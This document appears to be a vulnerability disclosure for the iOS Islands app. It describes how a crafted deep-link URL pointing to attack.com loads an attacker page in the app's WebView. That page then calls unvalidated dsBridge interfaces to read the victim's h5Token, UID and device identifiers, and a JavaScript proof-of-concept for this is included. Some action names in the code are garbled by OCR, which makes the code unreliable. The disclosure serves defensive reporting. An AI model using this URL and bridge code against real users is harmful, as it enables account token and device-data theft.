
An information leak vulnerability in the iOS version of Islands App

Brief Description

Islands app is a popular toys market app. It ranks No.17 in the "Social Networking" category list on the App Store of China Area and has 282,000 ratings (as of 2025-05-16).




The iOS version of the Islands supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Islands app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as UID, h5Token) and **obtaining victim's device information** (such as DeviceID, BsID).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **kuril:///web?url=https://attack.com/iOSJS/islands/atkIslands.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL (**kuril:///web?url=https://attack.com/iOSJS/islands/atkIslands.html**), it directs the victim to the Islands app and opens the webpage **https://attack.com/iOSJS/islands/atkIslands.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as UID, h5Token) and **obtaining victim's device information** (such as DeviceID, BsID).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function cb_ Token (retval){
    document.getElementById("h5Token").innerText = "Your h5Token: " + retval;
    var parts = retval.split('.');
    var payload = JSON.parse(
    decodeURIComponent(
        atob(parts[1].replace(/-/g, '+').replace(/_/g, '/'))
        .split('')
        .map(c => '%' + ('00' + c.charCodeAt(0).toString(16)).slice(-2))
        .join('')
    );
    document.getElementById("UID").innerText = "Your UID: " + payload.id;
}
window.dsBridge.call("callAsyn", {action:" Token"}, cb_ Token);

function cb_get  (retval){
    document.getElementById("BsID").innerText = "Your BsID: " + retval;
}
window.dsBridge.call("callAsyn", {action:"get  "}, cb_get  );

function cb_get  (retval){
    document.getElementById("DeviceID").innerText = "Your DeviceID: " + retval;
}
window.dsBridge.call("callAsyn", {action:"get  "}, cb_get  );
```

Impact of the Vulnerability

Scope of the vulnerability: Islands iOS version 5.87.2 (the latest version as of 2025-05-15).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- **US:**
  https://apps.apple.com/us/app/islands-art-toys-mart/id1492978492
- **CN:**
  https://apps.apple.com/cn/app/%E5%8D%83%E5%B2%9B-%E6%BD%AE%E7%8E%A9%E6%97%8F%E5%89%A7%E6%9C%AC%E6%9D%80%E5%A5%87%E8%B4%A7%E7%9B%B2%E7%9B%92%E6%89%8B%E5%8A%9E%E6%A8%A1%E5%9E%8B%E7%94%B5%E7%8E%A9%E5%B0%8F%E5%8D%A1%E5%90%A7%E5%94%A7%E5%8D%A1%E7%89%8C%E6%A1%8C%E6%B8%B8%E8%88%9E%E5%8F%B0%E5%89%A7/id1492978492

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.